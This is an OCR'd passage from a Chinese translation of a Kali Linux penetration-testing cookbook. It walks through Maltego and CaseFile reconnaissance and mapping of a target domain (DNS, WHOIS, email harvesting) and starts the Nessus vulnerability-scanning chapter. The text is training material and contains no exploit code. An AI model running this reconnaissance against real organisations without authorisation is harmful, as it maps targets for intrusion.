

6. 最开始，将 `Domain` 实体从 `Palette` 组件拖放到 `New Graph` 标签页中。





7. 通过点击创建的 `Domain` 实体来设置目标域名，并且编辑 `Property View` 中的 `Domain Name` 属性。




8. 目标一旦设置好，我们就可以开始收集信息了。最开始，右键点击创建的 `Domain` 实体，并且选择 `Run Transform` 来显示可用的选项：




9. 我们可以选择查找DNS名称，执行WHOIS查询，获得邮件地址，以及其它。或者我们还可以选择运行下面展示的全部转换。




10. 我们甚至可以通过在链接的子节点上执行相同操作，来获得更多信息，直到我们找到了想要的信息。

## 工作原理


在这个秘籍中，我们使用Maltego来映射网络。Maltego是一个开源工具，用于信息收集和取证，由Paterva出品。我们通过完成开始向导来开始这个秘籍。之后我们使用 `Domain` 实体，通过将它拖到我们的图表中。最后，我们让Maltego完成我们的图表，并且查找各种来源来完

成任务。Maltego十分有用，因为我们可以利用这一自动化的特性来快速收集目标信息，例如收集邮件地址、服务器的信息、执行WHOIS查询，以及其它。

> 社区版只允许我们在信息收集中使用75个转换。Maltego的完整版需要$650。

## 更多

启用和禁用转换可以通过 `Manage` 标签栏下方的 `Transform Manager` 窗口设置：




一些转换首先需要接受才可以使用。

# 4.8 映射网络

使用前面几个秘籍获得的信息，我们就可以创建该组织网络的蓝图。在这一章的最后一个·秘籍中，我们会了解如何使用Maltego CaseFile来可视化地编译和整理所获得的信息。


`CaseFile` 就像开发者的网站上那样，相当于不带转换的Maltego，但拥有大量特性。多数特性会在这个秘籍的“操作步骤”一节中展示。

## 操作步骤


当我们从启动CaseFile来开始：

1. 访问 `Applications | Kali Linux | Reporting Tools | Evidence Management | casefile` 来启动CaseFile。


2. 点击CaseFile应用菜单的 `New` 来创建新的图表：





3. 就像Maltego那样，我们将每个实体从 `Palette` 组建拖放到图表标签页中。让我们从拖放 `Domain` 实体以及修改 `Domain Name` 属性来开始。





4. 将鼠标指针置于实体上方，并且双击注解图标来添加注解。




5. 让我们拖放另一个实体来记录目标的DNS信息：





6. 链接实体只需要在实体之前拖出一条线：




7. 按需自定义链接的属性：




8. 重复步骤5~7来向图中添加更多关于该组织网络的信息。




9. 最后我们保存了信息图表。图表的记录可以在之后打开和编辑，如果我们需要的话，和我们从已知目标获得更多信息的情况一样。

## 工作原理

在这个秘籍中，我们使用Maltego CaseFile来映射网络。CaseFile是个可视化的智能应用，可以用于判断数百个不同类型信息之间的关系和现实世界的联系。它的本质是离线情报，也就是说它是个手动的过程。我们以启动CaseFile并且创建新的图表作为开始。接下来，我们使用了收集到或已知的目标网络信息，并且开始向图表中添加组件来做一些设置。最后保存图表来结束这个秘籍。

## 更多

我们也可以加密图表记录，使它在公众眼里更安全。为了加密图表，需要在保存的时候选择`Encrypt (AES-128)`复选框并提供一个密码。

# 第五章 漏洞评估

> 作者：Willie L. Pritchett, David De Smet
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

## 简介

扫描和识别目标的漏洞通常被渗透测试者看做无聊的任务之一。但是，它也是最重要的任务之一。这也应该被当做为你的家庭作业。就像在学校那样，家庭作业和小测验的设计目的是让你熟练通过考试。

漏洞识别需要你做一些作业。你会了解到目标上什么漏洞更易于利用，便于你发送威力更大的攻击。本质上，如果攻击者本身就是考试，那么漏洞识别就是你准备的机会。

Nessus 和 OpenVAS 都可以扫描出目标上相似的漏洞。这些漏洞包括：

- Linux 漏洞
- Windows 漏洞
- 本地安全检查
- 网络服务漏洞

## 5.1 安装、配置和启动 Nessus

在这个秘籍中，我们会安装、配置和启动 Nessus。为了在我们所选的目标上定位漏洞，Nessus 的漏洞检测有两种版本：家庭版和专业版。

- 家庭版：家庭版用于非商业/个人用途。以任何原因在专业环境下适用 Nessus 都需要使用专业版。
- 上夜班：专业版用于商业用途。它包括支持和额外特性，例如无线的并发连接数，以及其它。如果你是一个顾问，需要对某个客户执行测试，专业版就是为你准备的。

对于我们的秘籍，我们假定你使用家庭版。

### 准备

需要满足下列需求：


- 需要网络连接来完成这个秘籍。
- Nessus 家庭版的有效许可证。

## 操作步骤

